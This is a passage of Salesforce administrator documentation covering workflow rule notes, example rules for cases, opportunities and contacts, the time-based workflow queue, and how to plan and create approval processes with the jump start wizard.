
If you select a custom email template when configuring an approval response, be sure it contains the above information so users know how to correctly reply to the email approval request.

Email Approval Response FAQ

Notes on Using Workflow Rules

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions Standard Objects are not available in **Database.com**

User Permissions Needed	
To view workflow rules:	"View Setup and Configuration"
To create or change workflow rules:	"Customize Application"

Consider the following when configuring workflow rules:

- Each workflow rule applies to a single object.
- For all custom objects and some standard objects, you can create workflow and approval actions where a change to a detail record updates a field on the related master record. Cross-object field updates work for custom-to-custom master-detail relationships, custom-to-standard master-detail relationships, and a few standard-to-standard master-detail relationships. For more information, see Understanding Cross-Object Field Updates on page 3125.
- The cross-object field update function may depend on certain critical updates being active. From Setup, click **Critical Updates** to see if your organization requires any updates.
- If you have workflow rules on converted leads and want to use cross-object field updates on the resulting accounts and opportunities, you must enable the lead setting `Enable Validation and Triggers from Lead Convert`.
- Workflow rules on custom objects are automatically deleted if the custom object is deleted.
- The order in which individual actions and types of actions are executed is not guaranteed. However, field update actions are executed first, followed by other actions.
- To create workflow rules that update case fields based on new case comments or incoming email messages, choose Case Comment or Email Message from the `Select Object` drop-down list; Email Message is only available if Email-to-Case or On-Demand Email-to-Case is enabled. You can only create email message workflow rules for field updates, and case

comment workflow rules for field updates, email alerts, and outbound messages. For example, you can create a workflow rule so that an email marked as `Is Incoming` changes its case's `Status` from Closed to New.

- Changes you make to records while using Connect Offline are evaluated by workflow rules when you synchronize.
- Salesforce processes rules in the following order:

  1. Validation rules
  2. Assignment rules
  3. Auto-response rules
  4. Workflow rules (with immediate actions)
  5. Escalation rules

- If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship.

When Do Workflow Rules Get Triggered?

- Workflow rules can be triggered any time a record is saved or created, depending on your rule criteria. However, rules created after saving records aren't triggered by those records retroactively.
- Workflow rules are triggered when a standard object in a master-detail relationship is re-parented, even if the object's evaluation criteria is set to `Evaluate the rule when a record is: created, and any time it's edited to subsequently meet criteria`.
- Saving or creating records can trigger more than one rule.
- Workflow rules only trigger on converted leads if validation and triggers for lead convert are enabled in your organization.
- Workflow rules trigger automatically and are invisible to the user. Alternatively, approval processes allow users to submit records for approval.
- Workflow rules and entry criteria for approval processes and steps respect the user's locale and aren't triggered when the user is in a different language than that of the organization.
- If you use record types in your workflow rule criteria whose labels have been translated using the translation workbench, the translated label value won't trigger the workflow rule. Workflow criteria evaluate the master label value and ignore the translated value. To avoid this problem, set the workflow criteria to evaluate the master record type label value by entering it manually in the `Value` field.
- Workflow rules can't be triggered by campaign statistic fields, including individual campaign statistics and campaign hierarchy statistics.
- The following actions don't trigger workflow rules:

  ◊ Mass replacing picklist values
  ◊ Mass updating address fields
  ◊ Mass updating divisions
  ◊ Changing the territory assignments of accounts and opportunities
  ◊ Converting leads to person accounts

Workflow Rule Limitations

- You can't create email alerts for workflow rules on activities.
- You can't package workflow rules with time triggers.
- You can't create outbound messages for workflow rules on junction objects.

Tip: You can use the Developer Console to debug workflow rules. The Developer Console lets you view debug log details and information about workflow rules and actions, such as the name of the user who triggered the workflow rule and the name and ID of the record being evaluated.

Workflow and Approvals Overview
Creating Workflow Rules

Business Processes

Follow Up Before Contract Expires

Object	Contract
Description	Send an email reminder to the renewal manager 20 days before a contract's end date.
Evaluate the rule when a record is:	created, and any time it's edited to subsequently meet criteria
Rule Criteria (Filter)	Run this rule if the following criteria are met: `(Contract: Status equals Activated)`
Immediate Actions	None
Time-Dependent Actions	20 Days Before Contract: End Date—`Email Alert`: Send an email reminder to the renewal manager to confirm whether the client would like an extension.

Follow Up when Platinum Contract Case Closes

This example assumes there is a `Contract Type` custom picklist used to identify the contract level on cases, and that the picklist contains the value "Platinum."

Object	Case
Description	Send a feedback request in email to the case contact seven days after a high-priority case is closed if the customer has a platinum contract agreement.
Evaluate the rule when a record is:	created, and any time it's edited to subsequently meet criteria

Rule Criteria (Filter)	Run this rule if the following criteria are met: `(Case: Priority equals High) and`
	`(Case: Closed equals True) and`
	`(Case: Contract Type equals Platinum)`

Immediate Actions	None

Time-Dependent Actions	7 Days After Case: Date/Time Closed—`Email Alert`: Send a feedback request to the case contact.

Assign Credit Check for New Customer

This example assumes there is a `New Customer` custom field on opportunities.

Object	Opportunity
Description	Assign the Accounts Receivable (AR) department a task to check the credit of a potential customer 15 days before the opportunity close date if the amount is greater than $50,000.
Evaluate the rule when a record is:	created, and any time it's edited to subsequently meet criteria

Rule Criteria (Filter)	Run this rule if the following criteria are met:
	`(Opportunity: Amount greater than 50000) and`
	`(Opportunity: Closed equals False) and`
	`(Opportunity: New Customer equals True)`

Immediate Actions	None
Time-Dependent Actions	15 Days Before Opportunity: Close Date—`Task`: Create a task for users in the Accounts Receivable role to run a credit check.

Notify Account Owner About New, High-Priority Cases

This example assumes there is a Service Level Agreement custom picklist called SLA that identifies the agreement level on accounts and contains the value "Platinum."

Object	Case
Description	Notify the account owner when a high-priority case is created for accounts with a platinum service level agreement.
Evaluate the rule when a record is:	created

Rule Criteria (Filter)	Run this rule if the following criteria are met:
	`(Case: Priority equals High) and`
	`(Account: SLA equals Platinum)`

Immediate Actions	`Email Alert`: Email the details of the high-priority case to the account owner.
Time-Dependent Actions	None.

Update Shipment Status if Shipment is Delayed

Object	Shipment
Description	Update the Shipment Status field to "Delayed" if a shipment has exceeded the expected delivery date and not reached the customer.

Evaluate the rule when a record is:	created, and any time it's edited to subsequently meet criteria
Rule Criteria (Filter)	Run this rule if the following criteria are met: `(Shipment: Status not equal to Delivered)`
Immediate Actions	None.
Time-Dependent Actions	1 day after Shipment: Expected Delivery Date—`Field Update`: Change Shipment Status field to "Delayed" on Shipment record.

Cross-Object Processes

Notify Sales VP About Cases Filed for Top Accounts

Use the following workflow rule if your sales VP wants to know about any cases filed for top accounts, where top accounts are determined by size and revenue.

Object	Case
Description	Notify Sales VP about any cases filed for top accounts.
Evaluate the rule when a record is:	created
Rule Criteria (Filter)	Run this rule if the following criteria are met: `AND(Account.AnnualRevenue > 500000, Account.NumberOfEmployees > 5000)`
Immediate Actions	`Email Alert`: Notify VP about cases for big accounts.
Time-Dependent Actions	None.

Set Default Opportunity Name

The opportunity naming convention for some companies is *`Account Name: Opportunity Name`*. To automate the default name of each opportunity in your organization, create the following workflow rule.

Object	Opportunity
Description	Enforce opportunity naming convention.
Evaluate the rule when a record is:	created, and every time it's edited
Rule Criteria (Filter)	Run this rule if the following criteria are met: `NOT(CONTAINS( Name, Account.Name ))`

Immediate Actions	`Field Update`: Set opportunity name to the following formula: `Account.Name & ": " & Name`
Time-Dependent Actions	None.

Set Target Resolution Date for Cases

This example illustrates how to automatically set a case resolution date based on the value of a field on the associated account. It uses a custom picklist field on accounts called `Support Level`, which has three values–Basic, Standard, and Premium–as well as a custom date field on cases called `Target Resolution Date`.

Use the following three workflow rule examples to automatically set the target resolution date of a case based on the support level for the related account.

Set Resolution Date for Basic Support

Object	Case
Description	Sets the case target resolution date for accounts that have basic support level to 30 days from today.
Evaluate the rule when a record is:	created
Rule Criteria (Filter)	Run this rule if the following formula evaluates to true: `ISPICKVAL(Account.Support_Level__c , "Basic")`
Immediate Actions	`Field Update`: Set the `Target Resolution Date` to Today() + 30
Time-Dependent Actions	None.

Set Resolution Date for Standard Support

Object	Case
Description	Sets the case target resolution date for accounts that have standard support level to 14 days from today.
Evaluate the rule when a record is:	created
Rule Criteria (Filter)	Run this rule if the following formula evaluates to true: `ISPICKVAL(Account.Support_Level__c , "Standard")`
Immediate Actions	`Field Update`: Set the `Target Resolution Date` to Today() + 14
Time-Dependent Actions	None.

Set Resolution Date for Premium Support

Object	Case
Description	Sets the case target resolution date for accounts that have premium support level to 5 days from today.
Evaluate the rule when a record is:	created
Rule Criteria (Filter)	Run this rule if the following formula evaluates to true: `ISPICKVAL(Account.Support_Level__c , "Premium")`
Immediate Actions	`Field Update`: Set the `Target Resolution Date` to Today() + 5
Time-Dependent Actions	None.

Update Application Record when Candidate Accepts Job

Use the following workflow rule if you want to close the Application record when a Candidate accepts a job. Cross-object field updates to the master record are supported between custom objects in a master-detail relationship.

Object	Candidate
Description	Changes the Application Status to “Closed” for the custom Application object when the Candidate Status for the custom Candidate object changes to “Accepted.”
Evaluate the rule when a record is:	created, and any time it’s edited to subsequently meet criteria
Rule Criteria (Filter)	Run this rule if the following criteria are met: `(Candidate: Status equals Accepted)`
Immediate Actions	`Field Update`: Change Application Status field to “Closed” on parent Application record.
Time-Dependent Actions	None.

Deal Management

Track Closed Opportunities

This example assumes there is a “Closed Opportunities” record type that provides additional information to certain profiles.

Note: For information on record types, see Record Types Overview on page 2846.

Object	Opportunity
Description	Change the record type of closed-won opportunities.

Evaluate the rule when a record is:	created, and every time it's edited
Rule Criteria (Filter)	Run this rule if the following criteria are met: `(Opportunity: Closed equals True) and` `(Opportunity: Stage equals Closed Won)`
Immediate Actions	`Field Update`: Set the record type to "Closed Opportunities."
Time-Dependent Actions	None.

Override Default Opportunity Close Date

Object	Opportunity
Description	Override the default close date from the close of the quarter to six months after the opportunity is created.
Evaluate the rule when a record is:	created
Rule Criteria (Filter)	Run this rule if the following criteria are met: `(Opportunity: Closed equals False)`
Immediate Actions	`Field Update`: Use the following formula to set the opportunity close date to six months after the creation date: `DATE( YEAR(TODAY()) , (MONTH(TODAY()) + 6), DAY(TODAY()))`
Time-Dependent Actions	None.

Report Lost Opportunities

Object	Opportunity
Description	Notify the VP of Sales when a deal is lost if the stage was "Proposal/Price Quote" and the amount was greater than $1,000,000.
Evaluate the rule when a record is:	created, and every time it's edited
Rule Criteria (Filter)	Run this rule if the following formula evaluates to true: `AND( ISCHANGED(StageName), ISPICKVAL(PRIORVALUE(StageName) , "Proposal/Price Quote"), ISPICKVAL(StageName,"Closed Lost"), (Amount >1000000))`
Immediate Actions	`Email Alert`: Notify the VP of Sales role that the deal was lost.
Time-Dependent Actions	None.

Report Unassigned Leads

This example assumes that all unassigned leads are placed in an unassigned leads queue by a leads assignment rule.

Object	Lead
Description	Ensure that unassigned leads are tracked in a timely manner by notifying the manager if a lead is not accepted in two days.
Evaluate the rule when a record is:	created, and any time it's edited to subsequently meet criteria
Rule Criteria (Filter)	Run this rule if the following criteria are met: `Lead Owner equals Unassigned Lead Queue`
Immediate Actions	None.
Time-Dependent Actions	2 Days After Lead: Last Modified Date—`Email Alert`: Notify the manager role that there are unassigned leads in the queue that are older than two days.

Send Alert if Quote Line Item Discount Exceeds 40%

Object	Quote Line Item
Description	Ensure that an email alert is sent if a sales rep applies a quote line item discount that exceeds 40%.
Evaluate the rule when a record is:	created, and any time it's edited to subsequently meet criteria
Rule Criteria (Filter)	Run this rule if the following criteria are met: `Quote Line Item: Discount is greater than 40`
Immediate Actions	`Email Alert`: Notify the manager role that the quote line item discount exceeds 40%.
Time-Dependent Actions	None.

Notifications

Notify Key People About Account Owner Changes

Object	Account
Description	Notify key people in the sales department when the owner of an account changes if the account's annual revenue is greater than $1,000,000.
Evaluate the rule when a record is:	created, and every time it's edited

Rule Criteria (Filter)	Run this rule if the following formula evaluates to true: `AND( ISCHANGED(OwnerId), AnnualRevenue > 1000000 )`
Immediate Actions	`Email Alert`: Notify the person in the sales operations role of the change in account ownership.
Time-Dependent Actions	None.

Set Reminder for Contact Birthday

This example assumes there is a `Next Birthday` custom formula field that uses the following formula to calculate the date of the contact's next birthday on contact records:

```
IF(MONTH(Birthdate) > MONTH(TODAY()),DATE(YEAR(TODAY()),MONTH(Birthdate),DAY(Birthdate)),
IF(MONTH(Birthdate) < MONTH(TODAY()),DATE(YEAR(TODAY())+1,MONTH(Birthdate),DAY(Birthdate)),
IF(DAY(Birthdate) >= (DAY(TODAY())),DATE(YEAR(TODAY()),MONTH(Birthdate),DAY(Birthdate)),
DATE(YEAR(TODAY())+1,MONTH(Birthdate),DAY(Birthdate)))))
```

Object	Contact
Description	Send an email to the contact two days before the contact's birthday.
Evaluate the rule when a record is:	created
Rule Criteria (Filter)	Run this rule if the following formula evaluates to true: `(Contact: Birthdate not equal to null) and` `(Contact: Email not equal to null)`
Immediate Actions	None.
Time-Dependent Actions	2 Days Before Contact: Next Birthday—`Email Alert`: Send a birthday greeting to the contact's email address.

Set Reminder for High-Value Opportunity Close Date

Object	Opportunity
Description	Remind the opportunity owner and senior management when the close date is approaching for a large deal, an opportunity that has an amount greater than $10,000. Also, create a follow-up task for the opportunity owner if the deal is still open when the close date passes.
Evaluate the rule when a record is:	created, and any time it's edited to subsequently meet criteria
Rule Criteria (Filter)	Run this rule if the following criteria are met: `(Opportunity: Amount greater than 100000) and` `(Opportunity: Closed equals False)`
Immediate Actions	None.
Time-Dependent Actions	• 30 Days Before Opportunity: Close Date—`Email Alert`: Notify the opportunity owner that 30 days remain.

	• 15 Days Before Opportunity: Close Date—`Email Alert`: Notify the opportunity owner that 15 days remain. • 5 Days After Opportunity: Close Date—`Task`: Create a follow-up task for the opportunity owner to update the deal. `Email Alert`: Notify senior management to involve executives.

Notify Account Owner of Updates by Others

Object	Account
Description	Notify the account owner when someone else updates the account if the account's annual revenue is greater than $1,000,000.
Evaluate the rule when a record is:	created, and every time it's edited
Rule Criteria (Filter)	Run this rule if the following formula evaluates to true: `AND( (LastModifiedById <> CreatedById), (AnnualRevenue > 1000000) )`
Immediate Actions	`Email Alert`: Notify the account owner that someone else has updated the account.
Time-Dependent Actions	None.

Monitoring the Workflow Queue

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To manage the workflow queue:	"Modify All Data"

When a workflow rule that has time-dependent actions is triggered, use the workflow queue to view pending actions and cancel them if necessary.

To view pending actions:

1. From Setup, click **Monitoring** > **Time-Based Workflow**.
2. Click **Search** to view all pending actions for any active workflow rules, or set the filter criteria and click **Search** to view only the pending actions that match the criteria. The filter options are:
   - **Workflow Rule Name**: The name of the workflow rule.
   - **Object**: The object that triggered the workflow rule. Enter the object name in the singular form.
   - **Scheduled Date**: The date the pending actions are scheduled to occur.
   - **Create Date**: The date the record that triggered the workflow was created.
   - **Created By**: The user who created the record that triggered the workflow rule.
   - **Record Name**: The name of the record that triggered the workflow rule.

The filter is not case-sensitive.

To cancel pending actions:

1. Select the box next to the pending actions you want to cancel.
2. Click **Delete**.

Workflow Terminology

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Approvals, Tasks, and Email Alerts are not available in **Database.com**

Workflow Rule

A workflow rule sets workflow actions into motion when its designated conditions are met. You can configure workflow actions to execute immediately when a record meets the conditions in your workflow rule, or set time triggers that execute the workflow actions on a specific day. If a workflow action hasn't executed yet, you can view and modify it in the workflow queue.

Workflow Action

A workflow action is an email alert, field update, outbound message, or task that fires when the conditions of a workflow rule are met.

Email Alert

Email alerts are workflow and approval actions that are generated using an email template by a workflow rule or approval process and sent to designated recipients, either Salesforce users or others. Workflow alerts can be sent to any user or contact, as long as they have a valid email address.

Field Update

Field updates are workflow and approval actions that specify the field you want updated and the new value for it. Depending on the type of field, you can choose to apply a specific value, make the value blank, or calculate a value based on a formula you create.

Task

Assigns a task to a user you specify. You can specify the `Subject`, `Status`, `Priority`, and `Due Date` of the task. Tasks are workflow and approval actions that are triggered by workflow rules or approval processes.

Outbound Message

An outbound message is a workflow, approval, or milestone action that sends the information you specify to an endpoint you designate, such as an external service. An outbound message sends the data in the specified fields in the form of a SOAP message to the endpoint.

Flow

A flow starts out as a process or decision diagram created in the Flow Designer. Once uploaded and run in Salesforce, it becomes an application for navigating users through a series of screens.

USING APPROVAL PROCESSES

Approval Processes Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To use approvals:	Various user permissions required depending on the action.

Your business runs more efficiently with automated processes. For example, you may already have workflow rules that automatically send email alerts or assign tasks based on your internal processes. Approvals take automation one step further, allowing you to specify a sequence of steps that are required to approve a record.

An approval process is an automated process your organization can use to approve records in Salesforce. An approval process specifies the steps necessary for a record to be approved and who must approve it at each step. A step can apply to all records included in the process, or just records that meet certain administrator-defined criteria. An approval process also specifies the actions to take when a record is approved, rejected, recalled, or first submitted for approval.

For example, your organization may have a three-tier process for approving expenses: submitted expenses that are less than $50 are automatically approved, those over $50 must be approved by a manager, and those over $5,000 must also be approved by a Vice President. In this example, your approval process would specify the following:

- If an expense record is submitted for approval, lock the record so that users cannot edit it and change the status to "Submitted."
- If the amount is $50 or less, automatically approve the request.
- If the amount is greater than $50, send an approval request to the direct manager.
- If the amount is greater than $5,000 and the first approval request is approved, send an approval request to the Vice President.
- If all approval requests are approved, change the status to "Approved" and unlock the record.
- If any approval requests are rejected, change the status to "Rejected" and unlock the record.

An approval process includes the following elements:

- A name and description to distinguish it from other approval processes.
- Entry criteria if you only want records with certain attributes to be included.
- A designated user who can approve requests.
- Settings to specify who, if anyone, can change a record once it has been submitted for approval.
- Any number of steps that determine the sequence of actions to take when a record matches the criteria. Each step can have up to 40 actions, 10 of each type: email alerts, field updates, tasks, and outbound messages.
- Up to 40 additional actions that occur when a record is initially submitted.
- Up to 40 additional actions that occur when a record is approved.
- Up to 40 additional actions that occur when a record is rejected.

- Up to 40 additional actions that occur when a record is recalled.

To begin designing your approval processes, see Getting Started with Approval Processes on page 3160.

Approval Process Terminology

Getting Started with Approval Processes

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create approval processes:	“Customize Application”

An approval process is an automated process your organization can use to approve records in Salesforce. An approval process specifies the steps necessary for a record to be approved and who must approve it at each step. A step can apply to all records included in the process, or just records that meet certain administrator-defined criteria. An approval process also specifies the actions to take when a record is approved, rejected, recalled, or first submitted for approval.

Before you begin creating an approval process:

- Review the Approval Process Checklist to prepare for your implementation and determine what wizard to use.
- Optionally, enable the email approval response option. The email approval response feature gives users the ability to approve or reject email approval requests by replying to the email. Approvers must have the “API Enabled” system permission to approve or reject approval requests via email.

To automate your organization's processes:

1. Create an approval process.
2. Add steps to your approval process.
3. Specify initial submission actions.
4. Specify final approval actions.
5. Specify final rejection actions.
6. Specify recall actions.
7. If this is the first approval process you are creating:
   - Add the Approval History related list to the appropriate page layout. The Approval History related list lets users submit approval requests and track a record's progress through an approval process from the record detail page.
   - Consider adding the Items To Approve related list to your custom home page layouts. It gives users an instant view of the approval requests they need to approve or reject.
   - Populate all custom hierarchy fields with the appropriate values.

8. Use the Process Visualizer to display a graphical version of an approval process. The view-only diagram is presented as a flowchart. The diagram and informational sidebar can help you visualize and understand the defined steps, criteria, and actions that comprise your approval process.

Note: Standard reports for approval requests are included in both the Administrative Reports folder and the Activity Reports folder.

Examples of Approval Processes

Approval Process Checklist

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Plan each approval process carefully to ensure a successful implementation. Review the following checklist about preparing the appropriate information before creating your approval process.

- Prepare an approval request email template.
- Prepare an approval request post template.
- Determine the approval request sender.
- Determine the assigned approver.
- Determine the delegated approver.
- Decide if your approval process needs a filter.
- Design initial submission actions.
- Decide if users can approve requests from a wireless device.
- Determine if users can edit records that are awaiting approval.
- Decide if records should be auto-approved or rejected.
- Determine how many levels your process has.
- Determine the actions when an approval request is approved or rejected.

What email template do you want to use for approval requests?

The email template you specify on an approval process is used when notifying users that an approval request is assigned to them. You can use the default email template Salesforce offers if it is appropriate for your approval process, or you can create your own email template. Include the appropriate approval process merge fields to link directly to the approval request.

If your organization has enabled email approval response, the default email template includes instructions for replying to an email approval request by typing `approve`, `approved`, `yes`, `reject`, `rejected`, or `no` in the first line of the email body, and optionally adding comments in the second line.

What Chatter post template do you want to use for approval requests?

If your organization has Approvals in Chatter enabled, you can specify an approval post template to use when notifying users via Chatter that an approval request is assigned to them. You can use the default post template Salesforce offers if it is appropriate for your approval process, or you can create your own post template.

Who should be the sender of approval requests?

Approval request notifications are automatically sent from the user who submitted the record for approval. When you configure an email alert, you can set it to use a different return email address for these notifications. You can choose the email address of the default workflow user if you've created one, or a previously configured and verified organization-wide address. Determine what email address to use.

Who can approve requests?

Requests can be approved or rejected by any of the following:

- A user or queue that the approval request submitter chooses.
- A queue specified by the administrator.
- A user listed in the `Manager` standard field on the submitter's user detail page.
- A user listed in a custom hierarchy field on the submitter's user detail page.
- Any combination of users and related users (users listed in a standard or custom field on the submitted record) specified by the administrator.

Each step in your approval process can assign approval requests using any of these options.

Should approval requests be delegated to another user for approval?

An approval request can be approved by an approver's designated delegate. However, you can disable this option. Decide if you want to allow delegated users to approve requests. Then, for each user, populate the `Delegated Approver` field on the user's detail page.

What records should be included in this process?

Determine what attributes a record must have to be included in your approval process. If necessary, create the custom fields to store this information so that you can use it in your filter criteria. For example, if you want to include expense records from your headquarters office only, create a custom picklist field called `Office Location` that has two options: “HQ” and “Field.” Then, you would specify in your filter criteria that records must have “HQ” in the `Office Location` field to be included in the approval process.

What should happen when a record is first submitted for approval?

When users submit a record for approval, Salesforce automatically locks the record so that other users cannot change it while it is awaiting approval. You can still add campaign members to campaigns locked for approval.

Decide if you want other workflow actions to happen when a record is first submitted, such as email alerts, tasks, field updates, and outbound messages. These actions become your Initial Submission Actions.

Should users be able to approve requests from a mobile device?

Determine if you want to require users to log in to Salesforce to approve requests. You can also set up your approval process to allow users to approve requests remotely using a mobile browser.

Who can edit records that are awaiting approval?

Records submitted for approval are automatically locked. Users with the “Modify All” object-level permission for the given object, or the “Modify All Data” permission, can always unlock a record and edit it. However, you may also specify that the currently assigned approver can edit the record as well. You can still add campaign members to campaigns locked for approval.

Should records be automatically approved, rejected, or skipped based on certain criteria?

You can set entry criteria for each step of your process, and configure Salesforce to automatically approve, reject, or skip the process if a record does not meet that entry criteria. For example, all expenses submitted with an `Amount` less than $15 are automatically approved.

How many people need to approve these requests?

An approval process can have several layers of approvals. Determine how many users need to approve requests and in what order.

Should any actions happen when a request is approved or rejected?

You can set up to 40 additional actions to take place when a request is recalled, approved, or rejected at each step, up to 10 of each of the following types:

Type	Description
Task	Assigns a task to a user you specify. You can specify the `Subject`, `Status`, `Priority`, and `Due Date` of the task.
Email Alert	Uses an email template you specify to send an email to a designated recipient.
Field Update	Changes the value of a selected field. You can specify a value or create a formula for the new value.
Outbound Message	Sends a message to an endpoint you designate. You can also specify a username and the data you want to include in the message.

You can also set up to 40 additional actions to take place when a record has received all necessary approvals or is completely rejected.

Approval Processes Overview
Examples of Approval Processes

Choosing an Approval Process Wizard

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create approval processes:	"Customize Application"

Approval processes require planning and preparation. Before you create an approval process, determine which wizard is best for your needs.

Jump Start Wizard

The jump start wizard is useful for simple approval processes with a single step. Use the jump start wizard if you want to create an approval process quickly by allowing Salesforce to automatically choose some default options for you. For a list of the options the jump start wizard chooses automatically, see Approval Process Jump Start Default Selections on page 3168.

To create an approval process using the jump start wizard, see Using the Approval Process Jump Start Wizard on page 3164.

Standard Wizard

The standard wizard is useful for complex approval processes. Use it when you want to fine tune the steps in your approval process. The standard wizard consists of a setup wizard that allows you to define your process and another setup wizard that allows you to define each step in the process.

To create an approval process using the standard wizard, see Creating Approval Processes on page 3169.

Approval Processes Overview
Getting Started with Approval Processes

Using the Approval Process Jump Start Wizard

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create approval processes:	"Customize Application"

The Approval Process Jump Start Wizard helps you create a simple one-step approval process in just a few clicks. However, to make your process as functional and complete as possible, there are a few things you should do first:

1. If you would like to automate approval routing, you can use the standard manager field, or create a custom hierarchy field on the user object.
2. Create an email template to notify an approver that they need to approve or reject a step in an approval process. Remember to add approval merge fields so an approver can go to the approval page directly from the email. If your organization has enabled email approval response, be sure the email template you use describes how to correctly use both response options: clicking the link and replying by email.
3. Create an email template as confirmation to a record owner that a step of theirs in the approval process has been approved or rejected.
4. Create the actions—email alerts, field updates, outbound messages, and tasks—that you want to occur while a record is in the process of being approved.

Design your approval process quickly using the jump start wizard. It automates the process of creating an approval process by choosing some default options for you.

To use the jump start wizard to create an approval process:

1. From Setup, click **Create** > **Workflow & Approvals** > **Approval Processes**.
2. Choose the object for the new approval process.
3. Click **Create New Approval Process** and choose **Use Jump Start Wizard** from the drop-down button.
4. Enter a name for the new approval process.
5. Enter a unique name to refer to this component in the API. The requirement for uniqueness is only within the selected object type. You can have actions of the same type with the same unique name, provided they are defined for different objects. The `Unique Name` field can contain only underscores and alphanumeric characters. It must be unique within the selected object type, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
6. Choose a custom email template to use when notifying approvers that an approval request is assigned to them, or leave this field blank to use the default email template. Each approval process uses a single email template for all steps.

   Note: If email approval response is enabled, be sure the email template you use describes how to correctly use both response options: clicking the link and replying by email. If the user doesn't respond correctly (for example, if the user misspells `approve` or types it on the wrong line), Salesforce doesn't register the user's response.

   If the email template you choose contains approval merge fields named `{!ApprovalRequest.`*`field_name`*`}`, these fields will return values only when that email template is used as the approval assignment template. If you use the template for any other email alert action—in either workflow rules or approval processes—the merge fields will return a null value.

7. Select `Add Approval History Related List...` to update all the page layouts for this object to include a related list that allows users to submit approval requests and track them.
8. If only certain types of records should enter this approval process, do one of the following:

   - Select `criteria are met` if you want to set a filter criteria that a record must meet to enter this approval process. For example, if only employees from headquarters should use this approval process to submit expense reports, enter the following filter criteria: “Current User: Office Location Equals Headquarters.”

     a. Enter filter criteria for records that you want included in this approval process. Leave the filter blank if you want all records submitted to be included in the approval process.

        Note: Select a current user field if you want to filter based on the user submitting an approval request.

b. Click **Next**. If you are editing an existing approval process and don't want to make further changes, click **Save** to store your changes.

- Select `formula evaluates to true` if you want a formula to determine what records enter the approval process.

  a. Enter a formula that returns “True” or “False.” A record enters the approval process if the formula returns “True.” For example, use the following formula to require a record to enter this approval process when the record's discount approval cutoff date is less than 30 days away:

  ```
  (Discount_Approval_CutoffDate__c < (CloseDate - 30)
  ```

  b. Click **Next**. If you are editing an existing approval process and don't want to make further changes, click **Save** to store your changes.

  Some functions are not available in approval process formulas. For information on which functions you can use in approval process formulas, see Formula Operators and Functions on page 3037.

9. Select the assigned approver(s) for approval requests created by this step. The assigned approvers are the users or members of a queue responsible for approving records that enter this step. The options are:

   `Let the submitter choose the approver manually.`

   Prompts the user to manually select the next approver.

   Automatically assign an approver using a standard or custom hierarchy field.

   Assigns the approval request to the user in the field displayed in this option. For example, you may want approval requests automatically routed to a user's manager as specified in the `Manager` standard user hierarchy field. Alternatively, you may want approval requests automatically routed to an associate specified in a custom `Account Manager` user field.

   To create a new custom field, click `Create New Field` from this option.

   `Automatically assign to a queue.`

   Assigns the approval request to a particular queue. Queues are only available on specific objects.

   `Automatically assign to approver(s).`

   Assigns the approval request to one or more of the following:

   `User`

   Any Salesforce user in your organization.

   `Related User`

   A user specified in any user lookup field on the submitted record, such as the `Last Modified By` field.

   Use `Add Row` and `Remove Row` to change the number of approvers. There is a limit of 25 approvers per step.

   Note: When specifying approvers, note the following:

   - Make sure the assigned approver has access to read the records for the approval requests. For example, a user who does not have read access to an Expenses custom object will not be able to view expense approval requests.
   - You can't assign approval requests to partner users.
   - You can't use email approval response with approval processes in which the assigned approver is a queue.
   - Approvers must have the “API Enabled” system permission to approve or reject approval requests via email.

- You can assign an approval request to the same user multiple times in a single step; however, Salesforce recognizes such redundancies and only requests a single approval from the user.
- After a record enters an approval step, the designated approvers for that step don't change even if the approval process returns to that step and the values of related user fields that designate the approvers have changed. For example, consider an approval process in which the first step requests approval from a user's manager. If the approval request is rejected in the second step and sent back to the first step, the user's original manager receives the approval request again even if the user's manager has changed.
- When the assigned approver is a queue:
  - ◊ Any queue member can approve or reject an approval request that is assigned to the queue.
  - ◊ When an approval request is assigned to a queue, the email notification is sent to the email address for the queue. Depending on your queue settings, an email notification is also sent to each queue member.
  - ◊ When an approval request is assigned to a queue, each queue member's delegated approver also receives an approval request email notification.
  - ◊ Because email notifications to a queue aren't intended for an external audience, any instances of the merge field `{!ApprovalRequest.External_URL}` in the email template are sent as the equivalent internal URL.
  - ◊ When an approval request is rejected and returned to the previous approver and the previous approver was a queue, the approval request is assigned to the user who approved it, instead of the queue.
  - ◊ The Approval History related list displays the queue name in the `Assigned To` column and the actual user who approved or rejected the approval request in the `Actual Approver` column.

10. If you specify multiple approvers in the `Automatically assign to approver(s)` option, choose one of the following:

    Approve or reject based on the first response.

    The first response to the approval request determines whether the record is approved or rejected.

    Require unanimous approval from all selected approvers.

    The record is only approved if all of the approvers approve the request. The approval request is rejected if any of the approvers reject the request.

11. Click **Save** to return to the Approval Process Detail page.
12. Select approval actions. For more information, see Selecting Approval Actions on page 3186.
13. When you are ready to use the approval process, activate it:
    a. From Setup, click **Create** > **Workflow & Approvals** > **Approval Processes**.
    b. Click **Activate** next to an inactive process to activate it.

See Also:

Choosing an Approval Process Wizard

Creating Approval Processes

Approval Process Jump Start Default Selections

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create approval processes:	"Customize Application"

The jump start wizard automates creating an approval process by automatically choosing some default options for you. When you use the jump start wizard, your approval process will have the following attributes:

- Users must have the "Modify All" object-level permission for the given object, or the "Modify All Data" permission, to edit records that are awaiting approval in the approval process.
- The approval request page layout displays the record name (or number), owner, date created, and approval history.
- The security settings prevent an approver from accessing the approval page externally from a wireless-enabled mobile device.
- The owner of a record is the only person who can submit an approval request.
- Records are locked when submitted for approval.
- Records remain locked until approved or rejected.
- Rejected records are unlocked.
- Only administrators can recall a record after it is submitted for approval.
- There are no auto-approve or auto-reject actions.
- No email notification is sent upon approval or rejection.
- No field values are automatically updated during the approval process.
- An approver cannot automatically delegate another user to approve his or her approval requests.
- The **Allow submitters to recall approval requests** option is not selected.

